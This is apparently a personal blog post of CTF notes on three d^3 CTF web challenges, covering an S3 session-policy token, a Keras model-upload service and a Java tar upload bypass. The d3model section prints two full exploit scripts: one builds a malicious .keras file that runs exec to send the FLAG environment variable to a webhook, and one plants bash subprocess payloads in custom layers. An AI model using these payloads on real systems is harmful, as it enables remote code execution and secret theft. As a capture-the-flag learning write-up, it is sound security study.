d^3 ctf
TL;DR: Super cool, but very challenging CTF with some gnarly-looking web challenges. I’ll do a review post once they release the write-ups, but I got recked. Time to buckle up and study some more.
d3invitation - web
The site has a few main endpoints:
POST /api/genSTSCredsobject_name
POST /api/putObject- Form data
access_key_idsecret_access_keysession_tokenobject_namefilename
GET /invitation?user_id(🎯)access_key_id(🎯)secret_access_key(🎯)session_token(potential 🎯)object_name(🎯)
GET /api/getObject?- Same parameters as
GET /invitation?
- Same parameters as
Order:
- genSTSCreds
- putObject
- invitation
- getObject
i think note taking, and reviewing notes, also gives a nice break when you’re stuck during a challenge. It gives you something to focus on, instead of constantly hitting a brick wall. 🧱
Potential Vulns to Rule Out (just from a quick glance):
- Directory traversal via file name
- JWT modification
- IDOR/MFLAC related to access key / secret key / etc.
- SSRF via file name
- File upload bypass / upload malicious content
- Try to decrypt / decode/ replicate / brute force any keys / session items.
I’ll go from there.
Quick Notes & Questions:
-
No weird headers in requests.
-
App appears to wipe uploads routinely.
-
S3 bucket? Or write/read policy potentially editable?
I think I hit something interesting though. You’ll notice the “JWT” (used lightly) is a little weird:
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJhY2Nlc3NLZXkiOiJWQURHR0lSWTRTMk0yQ0NST085WiIsImV4cCI6MTc0ODYxMjM4MCwicGFyZW50IjoiQjlNMzIwUVhIRDM4V1VSMk1JWTMiLCJzZXNzaW9uUG9saWN5IjoiZXlKV1pYSnphVzl1SWpvaU1qQXhNaTB4TUMweE55SXNJbE4wWVhSbGJXVnVkQ0k2VzNzaVJXWm1aV04wSWpvaVFXeHNiM2NpTENKQlkzUnBiMjRpT2xzaWN6TTZSMlYwVDJKcVpXTjBJaXdpY3pNNlVIVjBUMkpxWldOMElsMHNJbEpsYzI5MWNtTmxJanBiSW1GeWJqcGhkM002Y3pNNk9qcGtNMmx1ZG1sMFlYUnBiMjR2UVhaaGRHRnlMbXB3WldjaVhYMWRmUT09In0.ic0S-6iRPfLjYbiGr3pLY6kPGDOM788pbYnxI8L812nnkHLreLwq0-cz92ceawcOmb6AlFrAYFfQuajtDV51RwThat’s because it’s got some stuff stuffed into it (haha). After JWT decoding it, you’ll see a session policy parameter within it:
{"alg":"HS512","typ":"JWT"}{"accessKey":"VADGGIRY4S2M2CCROO9Z","exp":1748612380,"parent":"B9M320QXHD38WUR2MIY3","sessionPolicy":"eyJWZXJzaW9uIjoiMjAxMi0xMC0xNyIsIlN0YXRlbWVudCI6W3siRWZmZWN0IjoiQWxsb3ciLCJBY3Rpb24iOlsiczM6R2V0T2JqZWN0IiwiczM6UHV0T2JqZWN0Il0sIlJlc291cmNlIjpbImFybjphd3M6czM6OjpkM2ludml0YXRpb24vQXZhdGFyLmpwZWciXX1dfQ=="}"sDºß.6j÷¤¶:ñ8ÎüòØ</Ívy.·Â
ÏÝy¬
:fúQk_B棴5yÕ
Decoding it (base64) shows this:
{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":["s3:GetObject","s3:PutObject"],"Resource":["arn:aws:s3:::d3invitation/Avatar.jpeg"]}]}Showing it’s putting the Avatar.jpeg into an S3 bucket. I’m not well-versed on S3, as i haven’t run into a ton of instances where I can actually access it, but I’ll note this down to give a shot later. This is controlled by the getSTSCreds endpoint, where you can provide a different filename and extension. So potentially, you could give yourself permission to upload an HTML file to their S3 (or something else), but I’m not sure how that’ll be served, so I need to check that out.
The game has some stability issues though, with servers going down and up, challenges not showing up in the portal, etc, so this might be a little while to verify haha.
Due to continued stability issues and the ports continually changing randomly, I’ve abandoned this challenge, and might come back to it.

d3model
The web application:

The .zip the challenge came with includes:
- Dockerfile
- app.py
- index.html
- requirements.txt
The Dockerfile has the flag in it’s environment:
FROM python:3.10-slim

COPY app.py /app/app.py
COPY requirements.txt /app/requirements.txt
COPY index.html /app/index.html
WORKDIR /app

RUN pip install --no-cache-dir -r requirements.txt

ENV FLAG=${FLAG:-flag{test}}

EXPOSE 5000

CMD ["python", "app.py"]
So I created a basic .keras model using the below code generate via Gemini:
import keras

# Create a simple Sequential model
model = keras.Sequential([
    keras.layers.Dense(units=1, input_shape=(10,), activation='relu', name='first_layer'),
    keras.layers.Dense(units=1, activation='sigmoid', name='output_layer')
])

# Compile the model (necessary for saving in some older Keras versions, good practice)
model.compile(optimizer='adam', loss='binary_crossentropy', metrics=['accuracy'])

# Save the model in the native Keras v3 format (.keras)
model_filename = 'basic_valid_model.keras'
model.save(model_filename)

print(f"A basic, valid Keras model has been saved as: {model_filename}")
print("You can try uploading this file to verify the 'Model is valid' message.")

Uploading it showed success:
 I ran both Snyk and Semgrep on the app.py file, neither identified anything huge… sus. Gemini says that due to the Keras version (3.8.0), it is vulnerable to CVE-2025-1550. Which actually seems likely, so I’ll give exploitation a shot now that I have valid test data.
I ended up trying this, but didn’t get any luck:
import tensorflow as tf

from tensorflow import keras

import os

import json

import zipfile

import shutil

import urllib.request # Using urllib.request for HTTP requests, commonly available in slim Python images


# --- CONFIGURATION FOR WEBHOOK EXFILTRATION ---

# IMPORTANT: Replace this with your actual webhook URL.

# You can use services like webhook.site, requestbin, or your own server.

WEBHOOK_URL = "https://webhook.site/YOUR_WEBHOOK_UUID" # e.g., "https://webhook.site/abcdef12-3456-7890-abcd-ef1234567890"


# Define the malicious payload to grab the FLAG environment variable

# and exfiltrate it to the specified webhook URL.

MALICIOUS_CODE = f"""

import os

import urllib.request

import json


flag_value = os.environ.get('FLAG', 'FLAG_NOT_FOUND')

exfil_data = {{'flag': flag_value}}


try:

# Prepare the request

req = urllib.request.Request(

'{WEBHOOK_URL}',

data=json.dumps(exfil_data).encode('utf-8'),

headers={{'Content-Type': 'application/json'}},

method='POST'

)

# Send the request

with urllib.request.urlopen(req, timeout=5) as response:

print(f"[*] Exfiltration attempt to webhook. Status: {{response.status}}")

except Exception as e:

print(f"[!] Error during flag exfiltration: {{e}}")

"""


def create_malicious_keras_archive(output_filename="malicious_model.keras"):

"""

Creates a malicious .keras archive designed to exploit CVE-2025-1550.

This function crafts a .keras file that, when loaded by a vulnerable Keras version,

will execute arbitrary Python code to exfiltrate the FLAG environment variable

to a specified webhook URL.

"""

if WEBHOOK_URL == "https://webhook.site/YOUR_WEBHOOK_UUID":

print("[!] ERROR: Please configure WEBHOOK_URL in the script.")

print(" This script will not generate a functional exploit without your details.")

return


print(f"[*] Creating malicious Keras archive: {output_filename}")

print(f"[*] Payload configured to exfiltrate FLAG to: {WEBHOOK_URL}")


# Step 1: Create a dummy Keras model. Its functionality doesn't matter,

# as we're only interested in its structure to inject our payload.

model = keras.Sequential([

keras.layers.Input(shape=(1,)),

keras.layers.Dense(1)

])

model.compile(optimizer='adam', loss='mse')


# Step 2: Save the dummy model temporarily. This generates the basic

# .keras archive structure (a zip file containing config.json, metadata, etc.).

temp_model_path = "temp_model.keras"

try:

model.save(temp_model_path)

print(f"[*] Temporary model saved to {temp_model_path}")

except Exception as e:

print(f"[!] Error saving temporary model: {e}")

return


# Step 3: Unzip the temporary .keras archive to access and modify its contents.

temp_extracted_dir = "temp_extracted_model"

try:

with zipfile.ZipFile(temp_model_path, 'r') as zip_ref:

zip_ref.extractall(temp_extracted_dir)

print(f"[*] Temporary model extracted to {temp_extracted_dir}")

except Exception as e:

print(f"[!] Error extracting temporary model: {e}")

# Clean up if extraction fails

if os.path.exists(temp_model_path):

os.remove(temp_model_path)

return


# Step 4: Modify the 'config.json' file to inject the malicious code.

# CVE-2025-1550 allows specifying arbitrary Python modules and functions

# to be loaded and executed during model deserialization, even with safe_mode=True.

# We'll leverage the 'builtins.exec' function and pass our MALICIOUS_CODE as an argument.

config_path = os.path.join(temp_extracted_dir, "config.json")

try:

with open(config_path, 'r') as f:

config_data = json.load(f)

print(f"[*] Loaded config.json from {config_path}")


# Inject a new custom object entry.

# The key "MaliciousExec" is used to match the structure observed in your provided config.json.

malicious_custom_object = {

"module": "builtins",

"function": "exec",

"args": [MALICIOUS_CODE],

"metadata": {"source": "malicious"} # Changed to "malicious" to match user's provided config.json

}


if "registered_objects" not in config_data:

config_data["registered_objects"] = {}

# Add our malicious object under the key "MaliciousExec"

config_data["registered_objects"]["MaliciousExec"] = malicious_custom_object


with open(config_path, 'w') as f:

json.dump(config_data, f, indent=4)

print(f"[*] Injected malicious payload into {config_path}")


except Exception as e:

print(f"[!] Error modifying config.json: {e}")

# Clean up if modification fails

if os.path.exists(temp_extracted_dir):

shutil.rmtree(temp_extracted_dir)

if os.path.exists(temp_model_path):

os.remove(temp_model_path)

return


# Step 5: Re-zip the modified contents into the new malicious .keras archive.

try:

with zipfile.ZipFile(output_filename, 'w') as zipf:

for root, _, files in os.walk(temp_extracted_dir):

for file in files:

file_path = os.path.join(root, file)

arcname = os.path.relpath(file_path, temp_extracted_dir)

zipf.write(file_path, arcname)

print(f"[*] Malicious Keras archive '{output_filename}' created successfully.")

except Exception as e:

print(f"[!] Error re-zipping archive: {e}")

return


# Step 6: Clean up temporary files and directories.

try:

shutil.rmtree(temp_extracted_dir)

os.remove(temp_model_path)

print("[*] Cleaned up temporary files.")

except Exception as e:

print(f"[!] Error during cleanup: {e}")


print("\nWARNING: This archive is designed to exploit CVE-2025-1550.")

print("Loading it on a vulnerable system will attempt to exfiltrate the FLAG to your webhook.")


if __name__ == "__main__":

# Ensure TensorFlow is installed for this script to run

try:

import tensorflow as tf

print(f"TensorFlow version: {tf.__version__}")

print(f"Keras version: {keras.__version__}")

except ImportError:

print("Please install TensorFlow: pip install tensorflow")

exit(1)


create_malicious_keras_archive()


print("\n--- Next Steps ---")

print("1. Go to your webhook URL (e.g., https://webhook.site/) to monitor incoming requests.")

print("2. Upload the generated 'malicious_model.keras' file to the target Flask app.")

print(" Example using curl:")

print(f" curl -X POST -F \"file=@malicious_model.keras\" http://<TARGET_IP>:<TARGET_PORT>/upload")

print("3. Check your webhook site for an incoming POST request containing the flag.")
I tried:
- writing to index.html
- pushing it to a webhook
But no luck :(. I’m not super familiar with keras or anything, so I may just loop back to this. I DO believe this is related to this snippet of code:
def is_valid_model(modelname):
    try:
        keras.models.load_model(modelname)
    except:
        return False
    return True

Copilot’s answer was super succinct:
These JSON payload from this script ended up working:
#!/usr/bin/env python3


import keras

import tensorflow as tf

import json

import subprocess


# Custom object that exploits JSON deserialization

class MaliciousConfig:

def __init__(self):

self.args = [["/bin/bash", "-c", "echo $FLAG > index.html"]]

self.kwargs = {"bufsize": -1}

def __call__(self, *args, **kwargs):

# Execute the payload when called

subprocess.Popen(*self.args, **self.kwargs)

return args[0] if args else None

def get_config(self):

# This will be serialized and could trigger on deserialization

return {

"args": [["/bin/bash", "-c", "echo $FLAG > index.html"]],

"kwargs": {"bufsize": -1}

}


class ExploitLayer(keras.layers.Layer):

def __init__(self, **kwargs):

super().__init__(**kwargs)

self.malicious_config = MaliciousConfig()

def call(self, inputs):

# Trigger payload when layer is called

try:

subprocess.Popen(["/bin/bash", "-c", "echo $FLAG > index.html"], bufsize=-1)

except:

pass

return inputs

def get_config(self):

config = super().get_config()

# Embed the malicious payload in the config

config.update({

"args": [["/bin/bash", "-c", "echo $FLAG > index.html"]],

"kwargs": {"bufsize": -1}

})

return config


# Alternative: Custom activation with embedded payload

def malicious_activation_v2(x):

import subprocess

try:

# Execute the payload

subprocess.Popen(["/bin/bash", "-c", "echo $FLAG > index.html"], bufsize=-1)

except:

pass

return tf.nn.relu(x)


# Custom optimizer that embeds payload

class ExploitOptimizer(keras.optimizers.Adam):

def __init__(self, **kwargs):

super().__init__(**kwargs)

# Trigger on initialization

try:

subprocess.Popen(["/bin/bash", "-c", "echo $FLAG > index.html"], bufsize=-1)

except:

pass

def get_config(self):

config = super().get_config()

config.update({

"args": [["/bin/bash", "-c", "echo $FLAG > index.html"]],

"kwargs": {"bufsize": -1}

})

return config


def create_json_payload_exploit():

"""Create model with embedded JSON payload"""

model = keras.Sequential([

keras.layers.Dense(units=1, input_shape=(10,), activation='relu', name='first_layer'),

ExploitLayer(name='exploit_layer'),

keras.layers.Dense(units=1, activation='sigmoid', name='output_layer')

])

# Use malicious optimizer

malicious_optimizer = ExploitOptimizer()

model.compile(optimizer=malicious_optimizer, loss='binary_crossentropy', metrics=['accuracy'])

filename = 'exploit_json_payload.keras'

model.save(filename)

print(f"Created JSON payload exploit: {filename}")

return filename


def create_activation_exploit():

"""Create model with malicious activation function"""

model = keras.Sequential([

keras.layers.Dense(units=1, input_shape=(10,), activation=malicious_activation_v2, name='first_layer'),

keras.layers.Dense(units=1, activation='sigmoid', name='output_layer')

])

model.compile(optimizer='adam', loss='binary_crossentropy', metrics=['accuracy'])

filename = 'exploit_activation_v2.keras'

model.save(filename)

print(f"Created activation exploit: {filename}")

return filename


if __name__ == "__main__":

print("Creating Keras exploits with subprocess payload...")

try:

create_json_payload_exploit()

except Exception as e:

print(f"JSON payload method failed: {e}")

try:

create_activation_exploit()

except Exception as e:

print(f"Activation method failed: {e}")

print("\nThese models embed: subprocess.Popen([\"/bin/bash\", \"-c\", \"echo $FLAG > index.html\"], bufsize=-1)")

print("Upload to trigger FLAG extraction to index.html")
d3jtar

Mime type bypass for file upload functionality found manually, but confirmed using JD-GUI to view the .class files:
 (Make sure to change the JD-GUI info.plist file from 1.8+ to 1.8 if you’re having trouble on an M-series MacBook)
Facts:
- Any uploaded file through the normal upload mechanism WILL have it’s name overwritten, but it’s extension will be retained.
Upload Function:

- blacklist can be bypassed with a


.tar, which could lead to a zip slip attack.
I double checked with copilot to make sure I wasn’t crazy, as I have zero Java exposure:
 My payload needs some work tho:

This is a collection of my cybersecurity notes & projects.
I graduated from Dakota State University with a MS in Cyber Defense & BS in Cyber Operations. Since then I've worked as a Malware Analyst with the U.S. Army Cyber Command, and am now a Web Application Security Consultant.
I'm a big fan of open security standards for applications and workflow automation when it comes to security testing. The easier it is to identify and replicate, the more secure everyone's apps can be! My other writings and projects are scattered across the web, but can be found in the links page.
Contact me: